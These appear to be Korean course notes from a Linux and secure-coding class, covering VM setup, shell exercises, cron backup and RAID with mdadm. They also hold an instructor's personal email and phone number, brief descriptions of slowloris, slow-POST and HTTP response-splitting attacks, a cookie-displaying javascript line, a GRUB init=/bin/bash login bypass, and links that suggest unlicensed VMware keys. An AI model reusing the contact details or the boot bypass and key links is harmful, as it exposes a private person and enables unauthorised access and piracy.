박창렴

오픈이지 이사 / myanjini@gmail.com / 010-2982-7033

좌석배치

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| 홍석범 | 권지용 |  |  |  |  | 임다래 |  |
| 김정래 |  | 연민호 | 이형봉 | 황상욱 | 김종수 |
| 김현우 | 최예은 | 김영조 | 정택진 | 유인국 | 나지용 |
| 김기홍 | 정백철 | 안동원 | 방혜찬 |  | 김태현 |
| 스크린 | | | | | | | |

참고자료

개발관련 참고자료를 얻을 수 있는 곳

* MDN ⇒ <https://developer.mozilla.org/ko/>
* 생활코딩 ⇒ <https://opentutorials.org/course/1/>

개발보안 또는 시큐어코딩관련 자료를 얻을 수 있는 곳

<https://wiki.sei.cmu.edu/confluence/display/java>

<http://www.kisa.or.kr/public/laws/laws3.jsp>

* [소프트웨어 개발 보안 가이드](http://www.kisa.or.kr/public/laws/laws3_View.jsp?cPage=6&mode=view&p_No=259&b_No=259&d_No=88&ST=T&SV=)
* [JAVA 시큐어코딩 가이드](http://www.kisa.or.kr/public/laws/laws3_View.jsp?cPage=6&mode=view&p_No=259&b_No=259&d_No=55&ST=T&SV=)
* [C 시큐어코딩 가이드](http://www.kisa.or.kr/public/laws/laws3_View.jsp?cPage=6&mode=view&p_No=259&b_No=259&d_No=54&ST=T&SV=)
* [Android-JAVA 시큐어코딩 가이드](http://www.kisa.or.kr/public/laws/laws3_View.jsp?cPage=6&mode=view&p_No=259&b_No=259&d_No=53&ST=T&SV=)

돈텝스코 블록체인 TED 강의 ⇒ <https://www.ted.com/talks/don_tapscott_how_the_blockchain_is_changing_money_and_business/transcript?awesm=on.ted.com_8uhG&utm_campaign=alain_de_botton_a_kinder_gentler_philosophy_of_success&utm_content=ted.com-talkpage&utm_medium=on.ted.com-twitter&utm_source=direct-on.ted.com&language=ko>

Klaytn 블록체인 어플리케이션 만들기 - 이론과 실습(6월 30일 기간한정 무료)

<https://www.inflearn.com/course/%ED%81%B4%EB%A0%88%EC%9D%B4%ED%8A%BC/dashboard>

자본주의 1부 - 돈은 빚이다. ⇒ <http://www.ebs.co.kr/tv/show?prodId=348&lectId=3121167>

블록체인 개념서

* 블록체인 무엇인가? <http://www.yes24.com/Product/Goods/58551591?scode=032&OzSrank=3>
* 블록체인 혁명 <http://www.yes24.com/Product/Goods/67567126?scode=032&OzSrank=7>
* 비트코인과 블록체인, 탐욕이 삼켜버린 기술 <http://www.yes24.com/Product/Goods/58149507?scode=032&OzSrank=5>

블록체인 코어 (비트코인, 이더리움)

* 비트코인, 공개 블록체인 프로그래밍 <http://www.yes24.com/Product/Goods/67090202?scode=032&OzSrank=9>
* 코어 이더리움 <http://www.yes24.com/Product/Goods/59621522?scode=032&OzSrank=1>

이더리움 관련

* Mastering Ethereum Git <https://github.com/ethereumbook/ethereumbook>
* 블록체인 애플리케이션 개발 실전 입문 <http://www.yes24.com/Product/Goods/57287123?scode=032&OzSrank=31>

하이퍼렛져 관련


* 하이퍼레저 블록체인 개발 <http://www.yes24.com/Product/Goods/69279313?scode=032&OzSrank=6>

온라인 강좌


* <https://lisk.io/academy/welcome-to-the-lisk-academy>

<https://www.youtube.com/user/cs50tv>


VirtualBox Network 종류




NAT(Network Address Translation)




NAT Network




Bridged Adapter



Internal Network



Host-Only Adapter



Generic Driver

* 거의 사용하지 않음
* UDP Tunnel networking, VDE(Virtual Distributed Ethernet) 지원

vmware 설치

[https://my.vmware.com/web/vmware/details?downloadGroup=WKST-1259-WIN&productId=524&rPId=20840#product\_downloads](https://my.vmware.com/web/vmware/details?downloadGroup=WKST-1259-WIN&productId=524&rPId=20840)

<https://dd00oo.tistory.com/entry/VMWare-12-key>

**설치파일 다운로드**

https://drive.google.com/file/d/1h6-XRsDivPQEILcPrK2rilzsuxR6blKZ/view?usp=sharing

git 강의

<https://www.youtube.com/watch?v=rhP5pseOJc0&list=PLRx0vPvlEmdD5FLIdwTM4mKBgyjv4no81>


정보처리기사

정보보안기사 ⇒ <https://kisq.or.kr/>

CISA

CISSP ⇒ [http://www.yes24.com/Product/Goods/19757966](http://www.yes24.com/Product/Goods/19757966?scode=032&OzSrank=2)

HTTP 요청/응답 구조



정보보안개론 145페이지 참고

# slowloris 공격 기법

* DoS 공격 기법 중 하나
* 요청 헤더의 끝이 개행문자로 끝나는 요청의 구조를 이용한 공격
* <https://crefunx.tistory.com/search/slowloris>

# 슬로 HTTP POST 공격 = RUDY 공격

* 요청 헤더의 Content-Length의 값을 크게 설정해서 서버가 요청 본문을 기다리도록 하는 공격
* <https://crefunx.tistory.com/35>

# HTTP 응답분할

* 외부입력값을 응답헤더에 값으로 사용하는 경우
* 개행문자를 이용해서 응답을 여러개로 분할해 전달하고,
* 분할된 응답 중 본문 영역에 악성행위를 하는 코드를 집어넣어서 공격하는 공격 기법

Ubuntu Desktop, Server, GNOME 버전 설치 (65~133페이지 참조)

## Ubuntu 16.04 버전 다운로드

<http://old-releases.ubuntu.com/releases/>

<http://old-releases.ubuntu.com/releases/xenial/>

## Server 용으로 사용할 Ubuntu Desktop 16.04 LTS (64bit)

http://old-releases.ubuntu.com/releases/xenial/ubuntu-16.04-desktop-amd64.iso

## Server(B) 용으로 사용할 Ubuntu Desktop 16.04 LTS (64bit)

http://old-releases.ubuntu.com/releases/xenial/ubuntu-16.04-server-amd64.iso

## Client 용으로 사용할 Ubuntu GNOME 16.04 LTS (64bit)

http://cdimage.ubuntu.com/ubuntu-gnome/releases/16.04/release/ubuntu-gnome-16.04-desktop-amd64.iso

VMware Tools 설치

VM > Install VMware Tools 메뉴 클릭 > CD-ROM 파일 확인

만약 Install VMware Tools 메뉴가 비활성되어 있지 않으면, CD-ROM 이미지로 아래 파일을 지정

C:\Program Files (x86)\VMware\VMware Workstation\linux.iso

# mount ⇐ VMware Tools CD의 마운팅 경로를 확인

# cd /media/root/VMware\ Toos ⇐ 설치 파일이 있는 디렉터리로 이동 (\는 공백을 이스케이프 처리하는 문자)

# cp \*.gz /tmp ⇐ 설치 파일을 작업 디렉터리로 복사

# cd /tmp ⇐ 작업 디렉터리로 이동

# tar -xvf VMware[TAB]

# cd vmare[TAB]

# ./vmware-install.pl

# 첫번째 질문에 yes를 입력하고 나머지는 엔터(디폴트로 설치)

# 끝나고 나면 reboot

현재 브라우저에 전달된 쿠키를 확인

javascript:alert(document.cookie)

root@server:/# mount | grep hgfs

vmhgfs-fuse on /mnt/hgfs type fuse.vmhgfs-fuse (rw,nosuid,nodev,relatime,user\_id=0,group\_id=0,allow\_other)

# // Server(B) 가상머신에 VMware Tools 설치 후

# 

# 169~174페이지까지 실습을 진행

다음 명령어의 실행 결과가 나머지와 다른 것은?

1. root@server:/bin# ls
2. root@server:/bin# ls .
3. root@server:/bin# ls ./
4. root@server:/bin# ls /
5. root@server:/bin# ls /bin
6. root@server:/bin# ls /bin/\*
7. root@server:/bin# ls /bin/

root 사용자 홈 디렉터리로 이동

1. root@server:/bin/test# cd
2. root@server:/bin/test# cd ~
3. root@server:/bin/test# cd $HOME
4. root@server:/bin/test# cd /root

root@server:/tmp# touch aaa

root@server:/tmp# touch bbb

root@server:/tmp# touch ccc

root@server:/tmp# mkdir ddd

root@server:/tmp# ls

aaa ⇐ 파일

bbb ⇐ 파일

ccc ⇐ 파일

ddd ⇐ 디렉터리

root@server:/tmp# mv aaa bbb ccc ddd

root@server:/tmp# ls

ddd ⇐ aaa bbb ccc 파일이 사라진 것을 확인

root@server:/tmp# ls ./ddd

aaa bbb ccc ⇐ ddd 디렉터리에 aaa bbb ccc 파일이 옮겨진 것을 확인

root@server:/tmp# date > aaa

root@server:/tmp# cat aaa

2019. 05. 27. (월) 17:29:34 KST

root@server:/tmp# date > bbb

root@server:/tmp# cat bbb

2019. 05. 27. (월) 17:29:49 KST

cat all 명령어의 실행 결과가 아래와 같이 나오도록 all 파일을 생성해 보세요.

root@server:/tmp# cat all

2019. 05. 27. (월) 17:29:34 KST

2019. 05. 27. (월) 17:29:49 KST

정답

root@server:/tmp# cat aaa bbb > all

root@server:/tmp# cat all

2019. 05. 27. (월) 17:29:34 KST

2019. 05. 27. (월) 17:29:49 KST

183~187페이지 계정 및 그룹 관리 실습

다음 중 파일의 소유자에게 실행 권한을 부여하는 명령이 아닌 것은?

1. # chmod u+x abc.txt
2. # chmod 777 abc.txt
3. # chmod 100 abc.txt
4. # chmod o+rwx abc.txt

umask

파일(666) 또는 디렉터리(777) 생성시 기본 권한에서 설정된 권한 만큼을 삭제(제거)

# 문항1

다음 조건을 만족하는 쉘 스크립트 파일(backup.sh)과 crontab 파일을 제출하시오.

1. 매월 16일 새벽 3시 20분에 /home 디렉터리 전체를 백업해서 /backup 디렉터리에 저장합니다.
2. 백업 파일은 "backup.년.월.일.tar.xz" 형식으로 생성합니다. ( 예: backup.2019.05.21.tar.xz )
3. 백업 기능은 /root/backup.sh 쉘 스크립트 파일로 구현하고, cron에 등록해서 주기적으로 실행합니다.
4. 쉘 스크립트 파일의 소유자는 root입니다.

/root/backup.sh

|  |
| --- |
| #!/bin/bash  set $(date)  fname="backup$1$2$3tar.xz"  tar cfJ /backup/$fname /home |

/etc/crontab

|  |
| --- |
| 20 03 16 \* \* root /root/backup.sh |

<https://myanjini.tistory.com/72>

문제. server 가상머신에서 아래와 같은 상황에 처했을 때 정상 상태로 복구하시오. = 원래처럼 x-windows로 부팅될 수 있도록 수정하세요. (251페이지 참조)

root@server:~# cd /lib/systemd/system

root@server:/lib/systemd/system# ls -l runlevel?.target

lrwxrwxrwx 1 root root 15 5월 25 00:05 runlevel0.target -> poweroff.target

lrwxrwxrwx 1 root root 13 5월 25 00:05 runlevel1.target -> rescue.target

lrwxrwxrwx 1 root root 17 5월 25 00:05 runlevel2.target -> multi-user.target

lrwxrwxrwx 1 root root 17 5월 25 00:05 runlevel3.target -> multi-user.target

lrwxrwxrwx 1 root root 17 5월 25 00:05 runlevel4.target -> multi-user.target

lrwxrwxrwx 1 root root 16 5월 25 00:05 runlevel5.target -> graphical.target

lrwxrwxrwx 1 root root 13 5월 25 00:05 runlevel6.target -> reboot.target

root@server:/lib/systemd/system# ls -l default.target

lrwxrwxrwx 1 root root 16 5월 25 00:05 default.target -> graphical.target


root@server:/lib/systemd/system# ln -sf runlevel6.target default.target

root@server:/lib/systemd/system# ls -l default.target


lrwxrwxrwx 1 root root 16 5월 29 10:15 default.target -> runlevel6.target


root@server:/lib/systemd/system# reboot

GRUB 화면에서 "E" 키를 눌러서 편집 모드로 진입



부팅 스크립트에 init=/bin/bash 내용 추가 후 F10 키를 눌러서 부팅





가상화 프로그램(VMware XXX, Virtual Box, …)을 사용하기 위해서는 CPU의 가상화 기능을 활성화해야 함

<https://www.qnap.com/ko-kr/how-to/faq/article/intel-vt-x%EC%99%80-amd-svm%EC%9D%84-%ED%99%9C%EC%84%B1%ED%99%94%ED%95%98%EB%8A%94-%EB%B0%A9%EB%B2%95/>

사물함



350~353 페이지까지 Linear RAID 구축 실습

root@server:~# ls -l /dev/sd\* ⇐ HDD 확인

brw-rw---- 1 root disk 8, 0 5월 29 22:50 /dev/sda

brw-rw---- 1 root disk 8, 1 5월 29 22:50 /dev/sda1

brw-rw---- 1 root disk 8, 2 5월 29 22:50 /dev/sda2

brw-rw---- 1 root disk 8, 16 5월 29 22:50 /dev/sdb

brw-rw---- 1 root disk 8, 32 5월 29 22:50 /dev/sdc

brw-rw---- 1 root disk 8, 48 5월 29 22:50 /dev/sdd

brw-rw---- 1 root disk 8, 64 5월 29 22:50 /dev/sde

brw-rw---- 1 root disk 8, 80 5월 29 22:50 /dev/sdf

brw-rw---- 1 root disk 8, 96 5월 29 22:50 /dev/sdg

brw-rw---- 1 root disk 8, 112 5월 29 22:50 /dev/sdh

brw-rw---- 1 root disk 8, 128 5월 29 22:50 /dev/sdi

brw-rw---- 1 root disk 8, 144 5월 29 22:50 /dev/sdj

root@server:~# fdisk /dev/sdb ⇐ 추가된 HDD를 파티셔닝

Welcome to fdisk (util-linux 2.27.1).

Changes will remain in memory only, until you decide to write them.

Be careful before using the write command.

Device does not contain a recognized partition table.

Created a new DOS disklabel with disk identifier 0x71499664.

Command (m for help): n

Partition type

p primary (0 primary, 0 extended, 4 free)

e extended (container for logical partitions)

Select (default p): p

Partition number (1-4, default 1): 1

First sector (2048-4194303, default 2048):

Last sector, +sectors or +size{K,M,G,T,P} (2048-4194303, default 4194303):

Created a new partition 1 of type 'Linux' and of size 2 GiB.

Command (m for help): t

Selected partition 1

Partition type (type L to list all types): L

0 Empty 24 NEC DOS 81 Minix / old Lin bf Solaris

1 FAT12 27 Hidden NTFS Win 82 Linux swap / So c1 DRDOS/sec (FAT-

2 XENIX root 39 Plan 9 83 Linux c4 DRDOS/sec (FAT-

3 XENIX usr 3c PartitionMagic 84 OS/2 hidden or c6 DRDOS/sec (FAT-

4 FAT16 <32M 40 Venix 80286 85 Linux extended c7 Syrinx

5 Extended 41 PPC PReP Boot 86 NTFS volume set da Non-FS data

6 FAT16 42 SFS 87 NTFS volume set db CP/M / CTOS / .

7 HPFS/NTFS/exFAT 4d QNX4.x 88 Linux plaintext de Dell Utility

8 AIX 4e QNX4.x 2nd part 8e Linux LVM df BootIt

9 AIX bootable 4f QNX4.x 3rd part 93 Amoeba e1 DOS access

a OS/2 Boot Manag 50 OnTrack DM 94 Amoeba BBT e3 DOS R/O

b W95 FAT32 51 OnTrack DM6 Aux 9f BSD/OS e4 SpeedStor

c W95 FAT32 (LBA) 52 CP/M a0 IBM Thinkpad hi ea Rufus alignment

e W95 FAT16 (LBA) 53 OnTrack DM6 Aux a5 FreeBSD eb BeOS fs

f W95 Ext'd (LBA) 54 OnTrackDM6 a6 OpenBSD ee GPT

10 OPUS 55 EZ-Drive a7 NeXTSTEP ef EFI (FAT-12/16/

11 Hidden FAT12 56 Golden Bow a8 Darwin UFS f0 Linux/PA-RISC b

12 Compaq diagnost 5c Priam Edisk a9 NetBSD f1 SpeedStor

14 Hidden FAT16 <3 61 SpeedStor ab Darwin boot f4 SpeedStor

16 Hidden FAT16 63 GNU HURD or Sys af HFS / HFS+ f2 DOS secondary

17 Hidden HPFS/NTF 64 Novell Netware b7 BSDI fs fb VMware VMFS

18 AST SmartSleep 65 Novell Netware b8 BSDI swap fc VMware VMKCORE

1b Hidden W95 FAT3 70 DiskSecure Mult bb Boot Wizard hid fd Linux raid auto

1c Hidden W95 FAT3 75 PC/IX bc Acronis FAT32 L fe LANstep

1e Hidden W95 FAT1 80 Old Minix be Solaris boot ff BBT

Partition type (type L to list all types): fd

Changed type of partition 'Linux' to 'Linux raid autodetect'.

Command (m for help): w

The partition table has been altered.

Calling ioctl() to re-read partition table.

Syncing disks.

\*\*\*\*\* /dev/sdc ~ /dev/sdj 동일하게 파티션 생성 \*\*\*\*\*

root@server:~# ls /dev/sd\*

/dev/sda /dev/sdb /dev/sdc1 /dev/sde /dev/sdf1 /dev/sdh /dev/sdi1

/dev/sda1 /dev/sdb1 /dev/sdd /dev/sde1 /dev/sdg /dev/sdh1 /dev/sdj

/dev/sda2 /dev/sdc /dev/sdd1 /dev/sdf /dev/sdg1 /dev/sdi /dev/sdj1

root@server:~# apt-get install -y mdadm

root@server:~# reboot

\*\*\*\*\*\*\*\*\*\*\*\*\*\* 스냅샷 생성 \*\*\*\*\*\*\*\*\*\*\*\*\*\*

root@server:~# fdisk -l /dev/sdb

Disk /dev/sdb: 2 GiB, 2147483648 bytes, 4194304 sectors

Units: sectors of 1 \* 512 = 512 bytes

Sector size (logical/physical): 512 bytes / 512 bytes

I/O size (minimum/optimal): 512 bytes / 512 bytes

Disklabel type: dos

Disk identifier: 0x71499664

Device Boot Start End Sectors Size Id Type

/dev/sdb1 2048 4194303 4192256 2G fd Linux raid autodetect

root@server:~# fdisk -l /dev/sdc

Disk /dev/sdc: 1 GiB, 1073741824 bytes, 2097152 sectors

Units: sectors of 1 \* 512 = 512 bytes

Sector size (logical/physical): 512 bytes / 512 bytes

I/O size (minimum/optimal): 512 bytes / 512 bytes

Disklabel type: dos

Disk identifier: 0x87fa3045

Device Boot Start End Sectors Size Id Type

/dev/sdc1 2048 2097151 2095104 1023M fd Linux raid autodetect

root@server:~# mdadm --create /dev/md9 --level=linear --raid-devices=2 /dev/sdb1 /dev/sdc1 ⇐ RAID를 구성(생성)

mdadm: Defaulting to version 1.2 metadata

mdadm: array /dev/md9 started.

root@server:~# mdadm --detail --scan

ARRAY /dev/md9 metadata=1.2 name=server:9 UUID=3953c26d:3e5f2393:67523452:a252342b

root@server:~# mkfs.ext4 /dev/md9 ⇐ 파일 시스템을 지정

mke2fs 1.42.13 (17-May-2015)

Creating filesystem with 785408 4k blocks and 196608 inodes

Filesystem UUID: 15c3eb76-222b-4443-9d17-f714d9389ae3

Superblock backups stored on blocks:

32768, 98304, 163840, 229376, 294912

Allocating group tables: done

Writing inode tables: done

Creating journal (16384 blocks): done

Writing superblocks and filesystem accounting information: done

root@server:~# mkdir /raidLinear ⇐ 마운트 디렉터리를 생성

root@server:~# mount /dev/md9 /raidLinear ⇐ 마운트

root@server:~# ls /raidLinear/

lost+found

root@server:~# df ⇐ 디스크 상태 확인

Filesystem 1K-blocks Used Available Use% Mounted on

udev 479660 0 479660 0% /dev

tmpfs 99848 6360 93488 7% /run

/dev/sda2 78499768 4400604 70088516 6% /

tmpfs 499232 12 499220 1% /dev/shm

tmpfs 5120 0 5120 0% /run/lock

tmpfs 499232 0 499232 0% /sys/fs/cgroup

tmpfs 99848 36 99812 1% /run/user/0

/dev/sr0 1451056 1451056 0 100% /media/root/Ubuntu 16.04 LTS amd64

/dev/md9 3026704 4608 2848632 1% /raidLinear

root@server:~# gedit /etc/fstab

/dev/md9 /raidLinear ext4 defaults 0 0

\*\*\*\*\* 359페이지 mdadm 버그 때문에 추가 설정 \*\*\*\*\*

root@server:~# mdadm --detail --scan

ARRAY /dev/md9 metadata=1.2 name=server:9 UUID=e4459886:398d4f24:cf8d7d83:963d0d2b

root@server:~# gedit /etc/mdadm/mdadm.conf

ARRAY /dev/md9 metadata=1.2 UUID=e4459886:398d4f24:cf8d7d83:963d0d2b

root@server:~# cat /etc/mdadm/mdadm.conf

:

ARRAY /dev/md9 metadata=1.2 UUID=e4459886:398d4f24:cf8d7d83:963d0d2b

root@server:~# update-initramfs -u

update-initramfs: Generating /boot/initrd.img-4.4.0-21-generic

root@server:~# reboot

354~360페이지 RAID0, RAID1, RAID5 구축 실습

\*\*\* RAID0 구성

root@server:~# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sdd1 /dev/sde1

mdadm: Defaulting to version 1.2 metadata

mdadm: array /dev/md0 started.

root@server:~# mdadm --detail --scan

ARRAY /dev/md9 metadata=1.2 name=server:9 UUID=e4459886:398d4f24:cf8d7d83:963d0d2b

ARRAY /dev/md0 metadata=1.2 name=server:0 UUID=78a7c14b:1a599e89:a493725e:1796a7d6

root@server:~# mkfs.ext4 /dev/md0

mke2fs 1.42.13 (17-May-2015)

Creating filesystem with 523264 4k blocks and 130816 inodes

Filesystem UUID: af88ccc3-3021-4bd7-9ead-ebf74dc46bda

Superblock backups stored on blocks:

32768, 98304, 163840, 229376, 294912

Allocating group tables: done

Writing inode tables: done

Creating journal (8192 blocks): done

Writing superblocks and filesystem accounting information: done

root@server:~# mkdir /raid0

root@server:~# mount /dev/md0 /raid0

root@server:~# gedit /etc/fstab

/dev/md0 /raid0 ext4 defaults 0 0

\*\*\* RAID1 구성

root@server:~# mdadm --create /dev/md1 --level=1 --raid-devices=2 /dev/sdf1 /dev/sdg1

mdadm: Note: this array has metadata at the start and

may not be suitable as a boot device. If you plan to

store '/boot' on this device please ensure that

your boot-loader understands md/v1.x metadata, or use

--metadata=0.90

Continue creating array? y

mdadm: Defaulting to version 1.2 metadata

mdadm: array /dev/md1 started.

root@server:~# mdadm --detail --scan

ARRAY /dev/md9 metadata=1.2 name=server:9 UUID=e4459886:398d4f24:cf8d7d83:963d0d2b

ARRAY /dev/md0 metadata=1.2 name=server:0 UUID=78a7c14b:1a599e89:a493725e:1796a7d6

ARRAY /dev/md1 metadata=1.2 name=server:1 UUID=53fcbd76:1ae32226:e2d2842d:40800aa3

root@server:~# mkfs.ext4 /dev/md1

mke2fs 1.42.13 (17-May-2015)

Creating filesystem with 261744 4k blocks and 65536 inodes

Filesystem UUID: 8aacaa16-9fda-40fb-b4e5-682792b0345f

Superblock backups stored on blocks:

32768, 98304, 163840, 229376

Allocating group tables: done

Writing inode tables: done

Creating journal (4096 blocks): done

Writing superblocks and filesystem accounting information: done

root@server:~# mkdir /raid1

root@server:~# mount /dev/md1 /raid1

root@server:~# gedit /etc/fstab

/dev/md1 /raid1 ext4 defaults 0 0

\*\*\* RAID5 구성 (357페이지 참조)

root@server:~# mdadm --create /dev/md5 --level=5 --raid-devices=3 /dev/sdh1 /dev/sdi1 /dev/sdj1

mdadm: Defaulting to version 1.2 metadata

mdadm: array /dev/md5 started.

root@server:~# mdadm --detail --scan

ARRAY /dev/md9 metadata=1.2 name=server:9 UUID=e4459886:398d4f24:cf8d7d83:963d0d2b

ARRAY /dev/md0 metadata=1.2 name=server:0 UUID=78a7c14b:1a599e89:a493725e:1796a7d6

ARRAY /dev/md1 metadata=1.2 name=server:1 UUID=53fcbd76:1ae32226:e2d2842d:40800aa3

ARRAY /dev/md5 metadata=1.2 name=server:5 UUID=8d696d8f:187ca2ab:edfa7224:d39a2957

root@server:~# mkfs.ext4 /dev/md5

mke2fs 1.42.13 (17-May-2015)

Creating filesystem with 523264 4k blocks and 130816 inodes

Filesystem UUID: 044e5229-e15e-46d4-8e36-13208a9977d0

Superblock backups stored on blocks:

32768, 98304, 163840, 229376, 294912

Allocating group tables: done

Writing inode tables: done

Creating journal (8192 blocks): done

Writing superblocks and filesystem accounting information: done

root@server:~# mkdir /raid5

root@server:~# mount /dev/md5 /raid5

root@server:~# df

Filesystem 1K-blocks Used Available Use% Mounted on

udev 479660 0 479660 0% /dev

tmpfs 99848 6356 93492 7% /run

/dev/sda2 78499768 4401400 70087720 6% /

tmpfs 499232 12 499220 1% /dev/shm

tmpfs 5120 0 5120 0% /run/lock

tmpfs 499232 0 499232 0% /sys/fs/cgroup

/dev/md9 3026704 4608 2848632 1% /raidLinear ⇒ 2+1 = 3

tmpfs 99848 40 99808 1% /run/user/0

